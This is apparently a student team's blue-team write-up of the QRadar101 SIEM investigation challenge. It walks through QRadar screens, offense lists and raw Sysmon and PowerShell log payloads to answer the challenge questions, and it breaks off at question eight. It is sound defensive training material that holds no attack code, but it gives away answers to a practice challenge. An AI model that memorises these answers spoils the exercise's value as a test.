

Project Investigation of Cyber Defenders : QRadar101 Blue Team Challenge

DEPI_CyberSecurity Incident Response Analyst

National Telecommunication Institute

Scientific Supervisor: Dr. Hussien Mohamed Harb

Instructor: Eng. Mohamed Abouzeid

Investigation Team Member:

Sherif Maher Mohamed

Ahmed Mohamed Mousa

Ahmed Shokry Labib

Adham Khaled Fawzy

Kareem Ehab Fathi

Table of Content

Overview of the Challenge	1.0
Understanding QRadar	2.0
Detection	3.0
• Log Analysis Process	3.1
• Log Sources Used (Firewall, IDS/IPS, Endpoint Logs)	3.2
• Step-by-Step Investigation	3.3
• Filtering and Querying in QRadar	3.4
• Identifying and Investigating Security Events	3.5
• Detecting Malicious Activities	3.5
Containment	4.0
Lesson learned	5.0
Appendix	6.0
MITRE	6.1
Artifacts	6.2

Introduction:

1. Overview of the challenge

A financial company was compromised, and they are looking for a security analyst to help them investigate the incident, The company suspects that an insider helped the attacker get into the network, but they have no evidence.

The initial analysis performed by the company's team showed that many systems were compromised. Also, alerts indicate the use of well-known malicious tools in the network. As a SOC analyst, you are assigned to investigate the incident using QRadar SIEM and reconstruct the events carried out by the attacker.

Dataset:

1. Sysmon - swift on security configuration
2. PowerShell logging
3. Windows Eventlog
4. Suricata IDS
5. Zeek logs (conn, HTTP)

Understanding Qradar:

What is Qradar ?

IBM QRadar is a leading Security Information and Event Management (SIEM) platform that helps organizations detect and respond to security threats in real time. It collects, normalizes, and analyzes vast amounts of security data from across the network, such as logs, network traffic, and user activities, to identify potential threats or suspicious activities.

Key Features of QRadar:

- **Log Collection & Management:** QRadar collects logs from various sources, including firewalls, intrusion detection systems (IDS), antivirus software, and operating systems. These logs provide valuable data on network activities.
- **Real-Time Event Correlation:** It uses advanced correlation rules and algorithms to analyze incoming data and identify patterns or anomalies that indicate security threats or breaches. This helps organizations quickly detect issues like brute-force attacks, malware infections, or insider threats.
- **Threat Intelligence Integration:** QRadar integrates with threat intelligence feeds to stay updated on the latest cyber threats, such as malware signatures, malicious IPs, or domain names.
- **Offense Prioritization:** Instead of overwhelming security teams with countless alerts, QRadar generates offenses—consolidated and prioritized security incidents based on risk factors like impact and severity.
- **Incident Investigation:** QRadar provides tools for deep-dive investigations into security incidents, offering detailed timelines, related logs, and evidence to help security teams understand the scope and impact of attacks.
- **Dashboard & Reporting:** The platform includes customizable dashboards and reports, allowing security teams to track key metrics, monitor security posture, and report on compliance.

Log Analysis Process:

1) How many log sources available?

Navigate to Admin Tab => log Sources , We found 15 Log source

IBM QRadar Security Intelligence - Community Edition

Dashboard

Offenses

Log Activity

Network Activity

Assets

Reports

Admin

Admin

► System Configuration

► Data Sources

Remote Networks and Services Configuration

► Apps

Deploy Changes

Advanced ▼

There are no changes to deploy.

Custom Asset Properties

Data Sources

Events

DSM Editor

WinCollect

Log Sources

Log Source Extensions

Log Source Groups

Log Source Parsing Ordering

Custom Event Properties

Event Retention

Data Obfuscation Management

Flows

Flow Sources

Flow Sources Aliases

Custom Flow Properties

Flow Retention

Custom Actions

2) What is the IDS software used to monitor the network?

- As we can see in attachment, We have a Domain Controller, and 10 Users hosts, PfSense-Firewall, So-Suricata as IDS
- Zeek_conn for network security monitoring software, Zeek_HTTP to Monitoring http traffic

Don't Show Me Again Remind Me Later

Search For: Group All Log Source Groups Go Add Edit Enable/Disable Delete Bulk Actions Extensions Parsing Order Assign ?

Name	Desc	Status	Protocol	G...	Log Source Type	Enabled	Log Source Identifier	Target Destination	Credibility	Autodiscover	Last Event Time	Creation Date	Modification Date	A EF N
DC	DC	Error	Syslog		Microsoft Windows Security Event Log	True	DC	eventcollect...	5	True	م ٢:٠٥ ٢٠٢٠/... ص ١٠:٣٦ ٢٠...	م ٢:٢٣ ٢٠٢٠/...		N/A
HD-FIN-02	HD-FIN-02	Error	Syslog		Microsoft Windows Security Event Log	True	192.168.10.29	eventcollect...	5	False	ص ١٠:٤١ ٢٠... م ١٠:٠٣ ٢٠٢٠...	م ١٠:٠٣ ٢٠٢٠...		N/A
HD-FIN-03		Error	Syslog		Microsoft Windows Security Event Log	True	HD-FIN-03	eventcollect...	5	False	ص ١٠:٤٤ ٢٠... م ١٠:٣٠ ٢٠٢٠...	م ٩:٠٩ ٢٠٢٠/...		N/A
HD-HR-01		Error	Syslog		Microsoft Windows Security Event Log	True	192.168.12.11	eventcollect...	5	False	م ٧:٢٣ ٢٠٢٠/... م ١٠:٣١ ٢٠٢٠...	م ١٠:٣١ ٢٠٢٠...		N/A
HD-HR-02	HD-HR-02	Error	Syslog		Microsoft Windows Security Event Log	True	192.168.12.12	eventcollect...	5	True	ص ١٠:٤٣ ٢٠... م ٢:٢٩ ٢٠٢٠...	م ٢:٣٢ ٢٠٢٠/...		N/A
HD-IT-01	HD-IT-01	Error	Syslog		Microsoft Windows Security Event Log	True	192.168.11.11	eventcollect...	5	False	ص ١٠:٤٢ ٢٠... م ١٠:٣٢ ٢٠٢٠...	م ١٠:٣٢ ٢٠٢٠...		N/A
HD-IT-02		Error	Syslog		Microsoft Windows Security Event Log	True	192.168.11.12	eventcollect...	5	False	م ٤:٠٣ ٢٠٢٠/... م ٢:٣٤ ٢٠٢٠...	م ٢:٣٤ ٢٠٢٠/...		N/A
HD-IT-03	HD-IT-03	Error	Syslog		Microsoft Windows Security Event Log	True	192.168.11.13	eventcollect...	5	False	ص ١٢:٣١ ٢٠... م ٢:٢٥ ٢٠٢٠...	م ٢:٢٥ ٢٠٢٠/...	1	
MGNT-01	MGNT-01	Error	Syslog		Microsoft Windows Security Event Log	True	192.168.13.11	eventcollect...	5	False	ص ١٠:٤٣ ٢٠... م ٨:١٩ ٢٠٢٠...	م ٨:١٩ ٢٠٢٠/...		N/A
MGNT-02	MGNT-02	Error	Syslog		Microsoft Windows Security Event Log	True	192.168.13.12	eventcollect...	5	False	م ٧:١٦ ٢٠٢٠/... م ٨:٢٠ ٢٠٢٠...	م ٨:٢٠ ٢٠٢٠/...		N/A
pfSense-Firewall	Netgate pfSense	Error	Syslog		Netgate pfSense	True	192.168.10.1	eventcollect...	5	True	م ٨:١٦ ٢٠٢٠/... ص ١١:٤٦ ٢٠...	م ٣:١٠ ٢٠٢٠/...		N/A
SO-Suricata	SecurityOnion Suricata	Error	Syslog		Suricata	True	192.168.20.26	eventcollect...	5	False	ص ١٠:٢٩ ٢٠... ص ١١:١٥ ٢٠...	ص ١١:١٥ ٢٠...		N/A
User10-HD-10	User10-HD-10	Error	Syslog		Microsoft Windows Security Event Log	True	192.168.10.10	eventcollect...	5	False	م ١١:٢٤ ٢٠٢٠... م ٤:٠٢ ٢٠٢٠...	م ٨:٠٥ ٢٠٢٠/...	1	
Zeek_conn		Error	Syslog		zeek_conn	True	192.168.20.26	eventcollect...	5	False	ص ١٠:٤٥ ٢٠... م ٥:١٥ ٢٠٢٠...	م ٨:١٤ ٢٠٢٠/...	1	
Zeek_HTTP		Error	Syslog		zeek_http	True	192.168.20.26	eventcollect...	5	False	ص ١٠:٤٢ ٢٠... م ٨:١٤ ٢٠٢٠...	م ٨:٢٣ ٢٠٢٠/...		N/A

- **Now As Per Challenge,** A financial company was compromised, and they are looking for a security analyst to help them investigate the incident, The company suspects that an insider helped the attacker get into the network, but they have no evidence.
- Now we need to see what offenses we have**
- Here's Results of 26 Offenses between Oct 17 and Nov 8 of 2020, let's Answer 24 Question for this Challenge to Cover up this investigation

IBM QRadar Security Intelligence - Community Edition

Dashboard

Offenses

Log Activity

Network Activity

Assets

Reports

Admin

System Time: ٨:٢٧

Offenses

My Offenses

All Offenses

By Category

By Source IP

By Destination IP

By Network

Rules

Search

Save Criteria

Actions

Print

All Offenses

View Offenses with: Select An Option:

Current Search Parameters:

	ID	Description	Offense Type	Offense Source	Majority	Source IPs	Destination IPs	Users	Lo So	Events	Flows	Start Date	Last Event/Flo
	1	Flow Source/Interface Stopped Sending Flows	Rule	Flow Source Stoppe		192.168.20.21	9.9.9.9	N/A	C	٢	٠	١٩-١٠-١٤ ٢٠:٠٠/١٠/١٧	١,٤٢٩d
	2	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.10.11		192.168.10.11	192.168.10.11	Multiple (٥)	M	٩٢٥	٠	١٩-١٠-١٤ ٢٠:٠٠/١٠/١٨	١,٤٢٨d
	3	Excessive Firewall Denies Between Hosts containing	Source IP	192.20.80.25		192.20.80.25	Local (٢٥٠)	N/A	M	١,٠٧١	٠	١٩-١٠-١٤ ٢٠:٠٠/١٠/٢٢	١,٤٢٣d
	4	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.20.20		192.168.20.20	192.168.20.20	Administrator	M	٢٢	٠	١٩-١٠-١٤ ٢٠:٠٠/١٠/٢٧	١,٤١٩d
	5	Multiple Login Failures for the Same User containing	Username	Guest		192.168.10.10	192.168.10.10	Guest	M	١٥	٠	١٩-١٠-١٤ ٢٠:٠٠/١٠/٢٨	١,٤١٨d
	6	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.12.11		192.168.12.11	192.168.12.11	Multiple (٥)	M	٢٧٤	٠	١٩-١٠-١٤ ٢٠:٠٠/١٠/٢٠	١,٤١٦d
	7	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.12.12		192.168.12.12	192.168.12.12	N/A	M	٥	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠١	١,٤١٤d
	8	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.10.15		192.168.10.15	192.168.10.15	Multiple (٦)	M	١,٤٢١	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٢	١,٤١٢d
	9	Login Failures Followed By Success from the same	Username	qradarcollector		Multiple (٥)	Local (٦)	qradarcollector	M	٤٨,٨٩٢	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٢	١,٤١١d
	11	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.11.13		192.168.11.13	192.168.11.13	Multiple (٦)	M	٢٤٤	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٢	١,٤١١d
	10	General Authentication Successful and Admin Login	Username	qradarcollector		Multiple (٤)	Local (٤)	qradarcollector	M	٩,٣٦٠	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٢	١,٤١١d
	12	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.10.15		192.168.10.15	192.168.10.15	Multiple (٢)	M	١٠٥	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٢	١,٤١١d
	13	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.20.20		192.168.20.20	192.168.20.20	Multiple (٤)	M	٢٤٩	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٢	١,٤١١d
	14	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.11.11		192.168.11.11	192.168.11.11	Multiple (٢)	M	٢٢	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٤	١,٤١١d
	15	Multiple Login Failures for the Same User containing	Username	Guest		192.168.11.11	192.168.11.11	Guest	M	١١	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٤	١,٤١١d
	16	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.10.15		192.168.10.15	192.168.10.15	Multiple (٢)	M	١١٢	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٤	١,٤١١d
	18	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.20.20		192.168.20.20	192.168.20.20	Multiple (٤)	M	٢٢٢	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٤	١,٤١١d
	17	Login Failures Followed By Success from the same	Username	qradarcollector		Multiple (٦)	Local (٦)	qradarcollector	M	٦,٤٤١	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٤	١,٤١٠d
	19	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.12.11		192.168.12.11	192.168.12.11	Multiple (٢)	M	٢٦٧	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٤	١,٤١٠d
	20	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.11.11		192.168.11.11	192.168.11.11	Multiple (٢)	M	٢٧	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٥	١,٤١٠d
	21	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.20.20		192.168.20.20	192.168.20.20	Multiple (٢)	M	١٦٥	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٨	١,٤٠٦d
	22	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.12.12		192.168.12.12	192.168.12.12	elie	M	١٧٢	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٨	١,٤٠٧d
	23	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.10.29		192.168.10.29	192.168.10.29	Multiple (٢)	M	٩٦	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٨	١,٤٠٧d
	24	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.13.12		192.168.13.12	192.168.13.12	Administrator	M	٢٢	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٨	١,٤٠٧d
	25	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.10.15		192.168.10.15	192.168.10.15	nour	M	٩٧	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٨	١,٤٠٦d
	26	Exploit Followed by Suspicious Host Activity - Chaine	Source IP	192.168.11.11		192.168.11.11	192.168.11.11	Multiple (٢)	M	٥٠	٠	١٩-١٠-١٤ ٢٠:٠٠/١١/٠٨	١,٤٠٦d

Displaying 1 to 26 of 26 items (Elapsed time: 0:00:00.044)

3) What is the domain name used in the network?

- So we will open Log Activity tab in Qradar, and use quick filter to search for "log source is DC"

Quick Filter

Search

Start Time

1/10/2020

8:00 م

End Time

30/11/2020

8:05 م

Update

View:

Select An Option:

Display:

Default (Normalized)

Results Limit

1,000

Completed

Current Filters:

Log Source is DC

(Clear Filter)

Current Statistics

Total Results

٦,٠٠٨٨ (١MB Total)

Compressed Data Files Searched

٠ (٠B Total)

Duration

٢٤٦ms

Data Files Searched

٢,٥٤٤ (٥,٧MB Total)

Index File Count


٢٠٠ (٤٥٤,٧KB Total)

More Details

Records Matched Over Time

Reset Zoom

1/10/2020 7:00 م 7:05 30/11/2020 - م



Update Details

(Hide Charts)

Event Name	Log Source	Event Count	Time	Low Level Category	Source IP	Source Port	Destination IP	Destination Port	Use
Microsoft Windows Security Event Log Message	DC	١	٢٠٢٠/١١/١٠ م ٢:٠٥:٢١	Stored	192.168.20.20	0	192.168.20.20	0	N/A
Microsoft Windows Security Event Log Message	DC	١	٢٠٢٠/١١/١٠ م ٢:٠٠:١٩	Stored	192.168.20.20	0	192.168.20.20	0	N/A
CreateRemoteThread	DC	١	٢٠٢٠/١١/١٠ م ١:٥٦:٠٥	Suspicious Windows Events	192.168.20.20	0	192.168.20.20	0	N/A
Process Create	DC	١	٢٠٢٠/١١/١٠ م ١:٥٦:٠٥	Process Creation Success	192.168.20.20	0	192.168.20.20	0	N/A
Microsoft Windows Security Event Log Message	DC	١	٢٠٢٠/١١/١٠ م ١:٥٥:١٩	Stored	192.168.20.20	0	192.168.20.20	0	N/A
DNS Query	DC	١	٢٠٢٠/١١/١٠ م ١:٥٤:٢١	DNS In Progress	192.168.20.20	0	192.168.20.20	0	N/A

- Now Open any event and scroll down to Payload Information we will find the domain name is (hackdefend.local)

Return to Event List

Offense

Map Event

False Positive

Extract Property

Previous

Next

Print

Obfuscation ▼

(custom)	
TargetImage (custom)	C:\Windows\System32\csrss.exe
Domain	Default Domain

Source and Destination Information

Source IP	192.168.20.20	Destination IP	192.168.20.20
Source Asset Name	N/A	Destination Asset Name	N/A
Source Port	0	Destination Port	0
Pre NAT Source IP		Pre NAT Destination IP	
Pre NAT Source Port	0	Pre NAT Destination Port	0
Post NAT Source IP		Post NAT Destination IP	
Post NAT Source Port	0	Post NAT Destination Port	0
Source IPv6	0:0:0:0:0:0:0:0	Destination IPv6	0:0:0:0:0:0:0:0
Source MAC	00:00:00:00:00:00	Destination MAC	00:00:00:00:00:00

Payload Information

utf

hex

base64

☒ Wrap Text

<13>Nov 10 05:56:03 DC AgentDevice=WindowsLog AgentLogFile=Microsoft-Windows-Sysmon/Operational PluginVersion=7.2.9.105 Source=Microsoft-Windows-Sysmon Computer=DC.hackdefend.local
OriginatingComputer=192.168.20.20 User=SYSTEM Domain=NT AUTHORITY EventID=8 EventIDCode=8 EventType=4 EventCategory=8 RecordNumber=57731 TimeGenerated=1605016560
TimeWritten=1605016560 Level=Informational Keywords=0x8000000000000000 Task=SysmonTask-SYSMON_CREATE_REMOTE_THREAD Opcode=Info Message=CreateRemoteThread detected: RuleName: -
UtcTime: 2020-11-10 13:56:00.222 SourceProcessGuid: {BA754FAD-9BEF-5FAA-2B97-510000000000} SourceProcessId: 4472 SourceImage: C:\Program Files\VMware\VMware Tools\VMwareResolutionSet.exe
TargetProcessGuid: {BA754FAD-323D-5FA9-0E83-000000000000} TargetProcessId: 420 TargetImage: C:\Windows\System32\csrss.exe NewThreadId: 1328 StartAddress: 0xFFFFF9600094AB90 StartModule: -
StartFunction: -

4) Multiple IPs were communicating with the malicious server. One of them ends with "20". Provide the full IP ?

- We can display log Activity by Source IP to see what IPs generated more communication and ends with "20" so here's Results (192.168.20.20)

IBM QRadar Security Intelligence - Community Edition

DashboardOffensesLog ActivityNetwork ActivityAssetsReportsAdmin

SearchQuick SearchesAdd FilterSave CriteriaSave ResultsCancelFalse PositiveRulesActions

View:Select An Option:Display:CustomResults Limit1,000

Completed

Grouping By:Source IP

Using Search: no noise

Current Statistics

Total Results1,104 (3.1KB Total)

Data Files Searched1,104 (1.4MB Total)

Compressed Data Files Searched0 (0B Total)

Index File Count0 (0B Total)

Duration11ms

More Details

Top 10 Source IP Results By Event Count (Sum)

Source IP	Event Count (Sum)	Percentage
192.168.20.21	11	39%
192.168.20.20	59	22%
192.168.10.15	7	15%
192.168.20.26	3	7%
192.168.10.29	2	5%
192.168.11.11	2	4%
192.168.13.11	2	4%
192.168.12.12	2	2%
127.0.0.1	0	0%
192.168.12.11	0	0%

Top 10 Source IP Results By Event Count (Sum)

Source IP	Event Count (Sum)
192.168.20.21	11
192.168.20.20	59
192.168.10.15	7
192.168.20.26	3
192.168.10.29	2
192.168.11.11	2
192.168.13.11	2
192.168.12.12	2
127.0.0.1	0
192.168.12.11	0

Source IP	Event Name (Unique Count)	Event Count (Sum)	Start Time (Minimum)	Low Level Category (Unique Count)	Source Port (Unique Count)	Destination IP (Unique Count)	Destination Port (Unique Count)	Username (Unique Count)	Magnitude (Minimum)	Count
192.168.20.21	Multiple (11)	11	11/11/2019 11:11:11	Multiple (7)	0	Multiple (2)	0	Multiple (3)	6	11
192.168.20.20	Multiple (59)	59	11/11/2019 11:11:11	Multiple (34)	Multiple (3,595)	Multiple (671)	Multiple (16)	Multiple (13)	6	59

Displaying 1 to 40 of 50 items (Elapsed time: 0:00:00.144)

Page: 1

- 5) What is the SID of the most frequent alert rule in the dataset?
- So we will add Rule SID Column in log activity to get the most frequent alert rule => SID: 2027865 has Event Count 98 / 72 Means it's most frequent alert

IBM QRadar Security Intelligence - Community Edition

DashboardOffensesLog ActivityNetwork ActivityAssetsReportsAdmin

System Time: 4:18

SearchQuick SearchesAdd FilterSave CriteriaSave ResultsCancelFalse PositiveRulesActions

Completed

Using Search: no noise

Grouping By:
RULE SID (custom)

Current Statistics

Total Results: 15,904 (ATTB Total)
Data Files Searched: 1,108 (V-AMB Total)
Compressed Data Files Searched: (-B Total)
Index File Count: (-B Total)
Duration: 10:15
More Details

Top 10 RULE SID (custom) Results By Event Count (Sum)

Legend: N/A, 2027865, 2009702, 2027179, 2001581, 2025644, 2027202, 2013028, 2025701, 2027254

Top 10 RULE SID (custom) Results By Event Count (Sum)

Legend: N/A, 2027865, 2009702, 2027179, 2001581, 2025644, 2027202, 2013028, 2025701, 2027254

(Hide Charts)

RULE SID (custom)	Event Name (Unique Count)	Event Count (Sum)	Start Time (Minimum)	Low Level Category (Unique Count)	Source Port (Unique Count)	Destination IP (Unique Count)	Destination Port (Unique Count)	Username (Unique Count)	Magnitude (Minimum)	Count
2027865	NIDS Alert	98	2020-11-11 11:11:11	Custom Policy High	Multiple (54)	Multiple (2)	53	None	9	98
2027254	NIDS Alert	1	2020-11-11 11:11:11	Custom Policy High	50210	192.20.80.25	8000	None	6	1
2027202	NIDS Alert	2	2020-11-11 11:11:11	Custom Policy High	50056	192.168.20.20	445	None	9	2
2027179	NIDS Alert	11	2020-11-11 11:11:11	Custom Policy High	50056	192.168.20.20	445	None	8	11

Displaying 1 to 10 of 10 items (Elapsed time: 0:00:00.113)

6) What is the attacker's IP address?

In offenses tab, we can observe a suspicious public IP address was (192.20.80.25),if we take a look at all IPs in Offenses it looks Private IP Address

IBM QRadar Security Intelligence - Community Edition

DashboardOffensesLog ActivityNetwork ActivityAssetsReportsAdmin

System Time: 4/10/2024 10:00:00 AM

Offenses

My Offenses

All Offenses

By Category

By Source IP

By Destination IP

By Network

Rules

Search Save Criteria Actions Print

Last Refresh: 00:02:05

All Offenses View Offenses with: Select An Option:

Current Search Parameters:

	Id	Description	Offense Type	Offense Source	Ma	Source IPs	Destination IPs	Users	Lo So	Events	Flows
	4	Exploit Followed by Suspicious Host Activity - Chained containing Script Block Executed...	Source IP	192.168.20.20		192.168.20.20	192.168.20.20	Administrator	M...	23	
	13	Exploit Followed by Suspicious Host Activity - Chained containing Module Logging Com...	Source IP	192.168.20.20		192.168.20.20	192.168.20.20	Multiple (4)	M...	241	
	18	Exploit Followed by Suspicious Host Activity - Chained containing Module Logging Com...	Source IP	192.168.20.20		192.168.20.20	192.168.20.20	Multiple (4)	M...	222	
	21	Exploit Followed by Suspicious Host Activity - Chained containing Module Logging Com...	Source IP	192.168.20.20		192.168.20.20	192.168.20.20	Multiple (4)	M...	160	
	2	Exploit Followed by Suspicious Host Activity - Chained containing The Group Policy setti...	Source IP	192.168.10.11		192.168.10.11	192.168.10.11	Multiple (2)	M...	220	
	6	Exploit Followed by Suspicious Host Activity - Chained containing Success Audit: Succe...	Source IP	192.168.12.11		192.168.12.11	192.168.12.11	Multiple (2)	M...	276	
	8	Exploit Followed by Suspicious Host Activity - Chained containing Success Audit: Succe...	Source IP	192.168.10.15		192.168.10.15	192.168.10.15	Multiple (1)	M...	1,441	
	11	Exploit Followed by Suspicious Host Activity - Chained containing Success Audit: Succe...	Source IP	192.168.11.13		192.168.11.13	192.168.11.13	Multiple (1)	M...	244	
	12	Exploit Followed by Suspicious Host Activity - Chained containing Success Audit: Succe...	Source IP	192.168.10.15		192.168.10.15	192.168.10.15	Multiple (4)	M...	100	
	14	Exploit Followed by Suspicious Host Activity - Chained containing Success Audit: Succe...	Source IP	192.168.11.11		192.168.11.11	192.168.11.11	Multiple (4)	M...	22	
	16	Exploit Followed by Suspicious Host Activity - Chained containing Success Audit: Succe...	Source IP	192.168.10.15		192.168.10.15	192.168.10.15	Multiple (4)	M...	112	
	19	Exploit Followed by Suspicious Host Activity - Chained containing Success Audit: Succe...	Source IP	192.168.12.11		192.168.12.11	192.168.12.11	Multiple (4)	M...	217	
	22	Exploit Followed by Suspicious Host Activity - Chained containing Success Audit: Succe...	Source IP	192.168.12.12		192.168.12.12	192.168.12.12	elie	M...	122	
	23	Exploit Followed by Suspicious Host Activity - Chained containing Success Audit: Succe...	Source IP	192.168.10.29		192.168.10.29	192.168.10.29	Multiple (4)	M...	93	
	24	Exploit Followed by Suspicious Host Activity - Chained containing Success Audit: Succe...	Source IP	192.168.13.12		192.168.13.12	192.168.13.12	Administrator	M...	23	
	25	Exploit Followed by Suspicious Host Activity - Chained containing Success Audit: Succe...	Source IP	192.168.10.15		192.168.10.15	192.168.10.15	nour	M...	27	
	26	Exploit Followed by Suspicious Host Activity - Chained containing Success Audit: Succe...	Source IP	192.168.11.11		192.168.11.11	192.168.11.11	Multiple (4)	M...	00	
	3	Excessive Firewall Denies Between Hosts containing Firewall - Deny	Source IP	192.20.80.25		192.20.80.25	Local (40)	N/A	M...	1,071	
	7	Exploit Followed by Suspicious Host Activity - Chained containing Success Audit: Succe...	Source IP	192.168.12.12		192.168.12.12	192.168.12.12	N/A	M...	0	
	20	Exploit Followed by Suspicious Host Activity - Chained containing Success Audit: Succe...	Source IP	192.168.11.11		192.168.11.11	192.168.11.11	Multiple (4)	M...	27	
	5	Multiple Login Failures for the Same User containing Failure Audit: An account failed to l...	Username	Guest		192.168.10.10	192.168.10.10	Guest	M...	10	
	9	Login Failures Followed By Success from the same Username preceded by Multiple Log...	Username	qradarcollector		Multiple (2)	Local (4)	qradarcollector	M...	4,812	
	17	Login Failures Followed By Success from the same Username preceded by Multiple Log...	Username	qradarcollector		Multiple (4)	Local (4)	qradarcollector	M...	1,441	
	10	General Authentication Successful and Admin Login Successful and User Login Failure ...	Username	qradarcollector		Multiple (4)	Local (4)	qradarcollector	M...	1,370	
	15	Multiple Login Failures for the Same User containing Failure Audit: An account failed to l...	Username	Guest		192.168.11.11	192.168.11.11	Guest	M...	11	
	1	Flow Source/Interface Stopped Sending Flows	Rule	Flow Source Stoppe...		192.168.20.21	9.9.9.9	N/A	C...	2	

7) The attacker was searching for data belonging to one of the company's projects, can you find the name of the project?

From this question we got that this is the first step for attacker was searching for specific project name, We can search for project with regular expression is project to get any log has project word, We will find 4 events, then we will read the payload.

IBM QRadar Security Intelligence - Community Edition

DashboardOffensesLog ActivityNetwork ActivityAssetsReportsAdmin

System Time: 11/10/2021 7:05

SearchQuick SearchesAdd FilterSave CriteriaSave ResultsCancelFalse PositiveRulesActions

Create Filter: 1/10/2020 7:00 - 30/11/2021 7:05

View: Select An OptionDisplay: CustomResults Limit: 1,000

Using Search: no noise

Completed

Current Filters:

Payload Contains is project (Clear Filter)

Current Statistics


Total Results: 4 (0.0KB Total)Compressed Data Files Searched: 1 (-B Total)Duration: 1s 10.0ms

Data Files Searched: 1 (0.0KB Total)Index File Count: 1 (-B Total)More Details

Records Matched Over Time

Reset Zoom

1/10/2020 7:00 - 7:05 30/11/2021



Update Details

(Hide Charts)

Event Name	Event Count	Start Time	Low Level Category	Source Port	Destination IP	Destination Port	Username	Magnitude
Pipeline Execution Data...	1	31/10/2020 7:00:00	Information	0	192.168.10.15	0	N/A	1
Module Logging Comm...	1	31/10/2020 7:00:00	Command Execution	0	192.168.10.15	0	nour	2
Pipeline Execution Data...	1	31/10/2020 7:00:00	Information	0	192.168.10.15	0	N/A	1
Module Logging Comm...	1	31/10/2020 7:00:00	Command Execution	0	192.168.10.15	0	nour	2

- Open Any event and scroll down to Payload information, we will find Project name that attacker searched for (Project48)

IBM QRadar Security Intelligence - Community Edition

DashboardOffensesLog ActivityNetwork ActivityAssetsReportsAdmin

System Time: 1:11

Return to Event ListOffenseMap EventFalse PositiveExtract PropertyPreviousNextPrintObfuscation

Pre NAT Source Port	0	Pre NAT Destination Port	0
Post NAT Source IP		Post NAT Destination IP	
Post NAT Source Port	0	Post NAT Destination Port	0
Source IPv6	0:0:0:0:0:0:0:0	Destination IPv6	0:0:0:0:0:0:0:0
Source MAC	00:00:00:00:00:00	Destination MAC	00:00:00:00:00:00

Payload Information

utfhexbase64

Wrap Text

<13>Nov 08 14:39:48 HD-FIN-03 AgentDevice=WindowsLog AgentLogFile=Microsoft-Windows-PowerShell/Operational PluginVersion=7.2.9.105 Source=Microsoft-Windows-PowerShell Computer=HD-FIN-03.hackdefend.local OriginatingComputer=192.168.10.15 User=nour Domain=HACKDEFEND EventID=4103 EventIDCode=4103 EventType=4 EventCategory=106 RecordNumber=1080 TimeGenerated=1604875184 TimeWritten=1604875184 Level=Informational Keywords=0 Task=ExecutePipeline Opcode=20 Message=CommandInvocation(Get-ChildItem): "Get-ChildItem" ParameterBinding(Get-ChildItem): name="Path"; value="C:\Users\nour.HACKDEFEND" ParameterBinding(Get-ChildItem): name="Filter"; value="project48" ParameterBinding(Get-ChildItem): name="Recurse"; value="True" ParameterBinding(Get-ChildItem): name="ErrorAction"; value="SilentlyContinue" ParameterBinding(Get-ChildItem): name="Force"; value="True" NonTerminatingError(Get-ChildItem): "Access to the path 'C:\Users\nour.HACKDEFEND\AppData\Local\Application Data' is denied." NonTerminatingError(Get-ChildItem): "A

Additional Information

Protocol	255	QID	5001981
Log Source	HD-FIN-03	Event Count	1
Custom Rules	RR CategoryDefinition: Exploits Backdoors and Trojans		

8) What is the IP address of the first infected machine?

- As per Previous page, Attacker first step was searching for a project name (Project48), On host (192.168.10.15)

IBM QRadar Security Intelligence - Community Edition

DashboardOffensesLog ActivityNetwork ActivityAssetsReportsAdmin

System Time: 11:00

Return to Event ListOffenseMap EventFalse PositiveExtract PropertyPreviousNextPrintObfuscation

Pre NAT Source Port	0	Pre NAT Destination Port	0
Post NAT Source IP		Post NAT Destination IP	
Post NAT Source Port	0	Post NAT Destination Port	0
Source IPv6	0:0:0:0:0:0:0:0	Destination IPv6	0:0:0:0:0:0:0:0
Source MAC	00:00:00:00:00:00	Destination MAC	00:00:00:00:00:00

Payload Information

utfhexbase64

☒Wrap Text

